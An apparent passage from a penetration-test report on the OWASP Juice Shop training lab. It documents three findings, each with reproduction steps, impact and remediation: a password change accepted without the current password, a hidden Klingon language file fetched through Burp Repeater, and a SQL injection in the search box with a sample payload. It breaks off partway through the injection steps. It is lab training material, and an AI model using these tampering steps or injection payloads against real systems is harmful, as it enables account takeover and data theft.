
Broken Authentication occurs when an application fails to properly verify identity or enforce secure authentication flows, allowing attackers to bypass controls and take over accounts. In this case you were able to log in as Bender (via an earlier SQL injection) and then change Bender's password by tampering with the password-change request (removing the current-password check), demonstrating that the server did not enforce validation of the existing credential before accepting a password update.


Steps to Reproduce:


- Open the Juice Shop instance in a browser: http://192.168.249.141:3000
- Log in as Bender (you used an SQL injection vector previously to authenticate as bender@juice-sh.op).


- Navigate to Change Password.
- Intercept the change-password request using Burp Suite Proxy.
- Remove the current (old) password field or set it empty; set the new password to the target value (e.g., slurmCl4ssic).
- Forward the modified request. The server accepted the change without validating the current password and the challenge was marked solved.




Isaac [Running] - Oracle VirtualBox
Burp Suite Community Edition v2025.7.4 - Temporary Project
Request
Response
Inspector
Target: http://192.168.249.141:3000


Isaac [Running] - Oracle VirtualBox
Burp Suite Community Edition v2025.7.4 - Temporary Project
Request
Response
Inspector
Target: http://192.168.249.141:3000





Impact:

- Account takeover: Attackers can set a new password for other users without knowing the original password.
- Unauthorized actions: Compromised accounts can be used to perform restricted actions or fraud.

- Credential reuse risk: Attackers can reuse compromised accounts to attack other systems.
- Escalation: Account compromise may be leveraged to escalate privileges or access sensitive data.
- Trust & compliance: Breaks authentication guarantees and may violate security policies/compliance.

Remediation:

- Require server-side verification of the user's current password for any password-change operation; never trust client-supplied indications that the user is authenticated.
- Enforce re-authentication for sensitive account changes (prompt for current password or use a time-limited session assertion).
- Use strong hashing (bcrypt/Argon2) and proper password storage practices.
- Implement rate limiting, account lockout, and anomaly detection to mitigate abusive attempts.
- Log and alert on suspicious password-change activity (requests that omit the current password or originate from unusual IPs).
- Require MFA for high-privilege accounts or for account recovery/change flows.
- Ensure authorization and input validation are enforced server-side for all account-management endpoints.

Vulnerability 35: Extra Language (Broken Anti-Automation)


Description:


Broken Anti-Automation occurs when an application lacks proper controls to prevent automated or scripted actions that are supposed to be restricted. This includes missing rate limiting, weak validation, or absence of CAPTCHA mechanisms. In this case, the OWASP Juice Shop allowed manipulation of the language parameter to access a hidden or unimplemented language (Klingon), demonstrating the system's failure to validate input or restrict unsupported configurations.


This issue highlights weak client-side control and missing server-side validation, enabling automated enumeration or unauthorized configuration changes.


Steps to Reproduce:

- Open the OWASP Juice Shop instance in a browser: http://192.168.249.141:3000
- Identify the available languages in the Juice Shop interface.
- Perform OSINT to find the full list of supported translation languages from the project's Crowdin page: https://crowdin.com/project/owasp-juice-shop
- Compare the live site's language options with those listed on Crowdin — note that "Klingon" (ID: tlh_AA) is missing from production.
- Intercept the request while changing the site language using Burp Suite Proxy.
- Example request: GET /assets/i18n/en.json HTTP/1.1
- Modify the request in Burp Repeater to replace en.json with the hidden language: GET /assets/i18n/tlh_AA.json HTTP/1.1
- Forward the modified request.
- The server responds with 200 OK, and the interface updates to display the Klingon language.
- A pop-up appears confirming that the Extra Language (Broken Anti-Automation) challenge was successfully solved.


Isaac [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Applications
OWASP Juice Shop
ChatGPT
OWASP Juice Shop trans
Drafts (1) - i.oppong999@
From Base64, ROT13 -
https://crowdin.com/project/owasp-juice-shop
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB http://192.168.249.141:...
crowdin bkimminich / OWASP Juice Shop / Dashboard
Search projects
Log in
Sign up
Hindi 4% • 4% 11k words
Hungarian 0% • 0% 12k words
Indonesian 4% • 4% 11k words
Irish 0% • 0% 12k words
Italian 13% • 9% 10k words
Japanese 100% • 24% 0 words
Klingon 1% • 1% 12k words
Korean 28% • 28% 9k words
Latvian 2% • 2% 12k words
Norwegian 12% • 12% 10k words
Activate Windows
Go to Settings to activate Windows.
Type here to search
26°C Clear
11:15 PM
10/28/2025


Isaac [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.7.4 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Send Cancel
Target: http://192.168.249.141:3000
HTTP/1
Request
Pretty Raw Hex
GET /assets/i18n/fr_FR.json HTTP/1.1
Host: 192.168.249.141:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Authorization: Bearer
X-User-Email: bender@juice-sh.op
Connection: keep-alive
Referer: http://192.168.249.141:3000/
Cookie: language=fr_FR; cookieconsent_status=dismiss; continueCode=
Priority: u=0
Response
Pretty Raw Hex Render
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Mon, 31 Oct 2022 05:47:34 GMT
ETag: W/"7e33-1842c94b596"
Content-Type: application/json; charset=UTF-8
Vary: Accept-Encoding
Date: Tue, 28 Oct 2025 22:54:13 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 32307
{
"LANGUAGE":"Français",
"NAV_SEARCH":"Recherche",
"SEARCH_PLACEHOLDER":"Recherche...",
"NAV_COMPLAIN":"Réclamation",
"TITLE_LOGIN":"Se connecter",
"MANDATORY_EMAIL":"Fournissez une adresse mail s'il vous plaît.",
"MANDATORY_PASSWORD":"Fournissez un mot de passe s'il vous plaît.",
"LABEL_EMAIL":"E-mail",
"LABEL_PASSWORD":"Mot de passe",
"SHOW_PASSWORD_ADVICE":"Afficher les conseils pour le mot de passe",
"LOWER_CASE_CRITERIA_MSG":"contient au moins un caractère minuscule",
"UPPER_CASE_CRITERIA_MSG":"contient au moins un caractère majuscule",
"DIGITS_CRITERIA_MSG":"contient au moins un chiffre",
"SPECIAL_CHARS_CRITERIA_MSG":"contient au moins un caractère spécial",
"MIN_CHARS_CRITERIA_MSG":"contient au moins {{value}} caractères",
"BTN_LOGIN":"Connexion",
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 4
Request headers 11
Response headers 15
Inspector
Notes
Custom actions
0 highlights
Done
32,782 bytes | 12 millis
Event log (34)
All issues
Memory: 564.3MB
Disabled
Activate Windows
Go to Settings to activate Windows.
Type here to search
26°C Mostly clear
10:54 PM
10/28/2025





Impact:

- Unauthorized Access / Enumeration: Attackers can discover or interact with hidden system components.
- Weak Input Handling: Application accepts unvalidated language identifiers, increasing

surface area for fuzzing or injection attacks.

- Automation Abuse: Attackers can automate configuration changes or exploit predictable endpoints.
- Potential DoS Risk: Automated language-switch requests could overwhelm the server.
- Integrity Issues: Unvalidated configurations could cause inconsistent behavior or break localization features.

Remediation:

- Implement strict server-side validation of allowed parameters (e.g., restrict languages to a fixed whitelist).
- Enforce rate limiting and request throttling on configuration endpoints.
- Add anti-automation mechanisms such as CAPTCHA or token-based verification for user-driven configuration actions.
- Regularly audit API endpoints and configuration files for unexposed or deprecated options.
- Log and monitor access to language and configuration endpoints to detect abuse or enumeration.
- Ensure production builds remove experimental or non-production assets (e.g., Klingon language files).

Vulnerability 36: Database Schema (SQL Injection / Information Disclosure)

Description:

SQL Injection (OWASP Top 10:2021 – Injection, CWE-89) occurs when user input is incorporated into SQL statements without proper sanitization or parameterization, allowing an attacker to alter query logic. In this case the search parameter was injectable against a SQLite backend and was abused to enumerate database tables and extract the full database schema from sqlite_master.

Steps to Reproduce:

- Open the Juice Shop instance in a browser: http://192.168.249.141:3000


- Use the Search box to submit a query (e.g., banana) and intercept the request in Burp Suite Proxy.


- Send the intercepted request to Repeater and confirm basic injection by trying payloads such as: banana'))-- ;— note a 200 OK response indicating injection is possible.

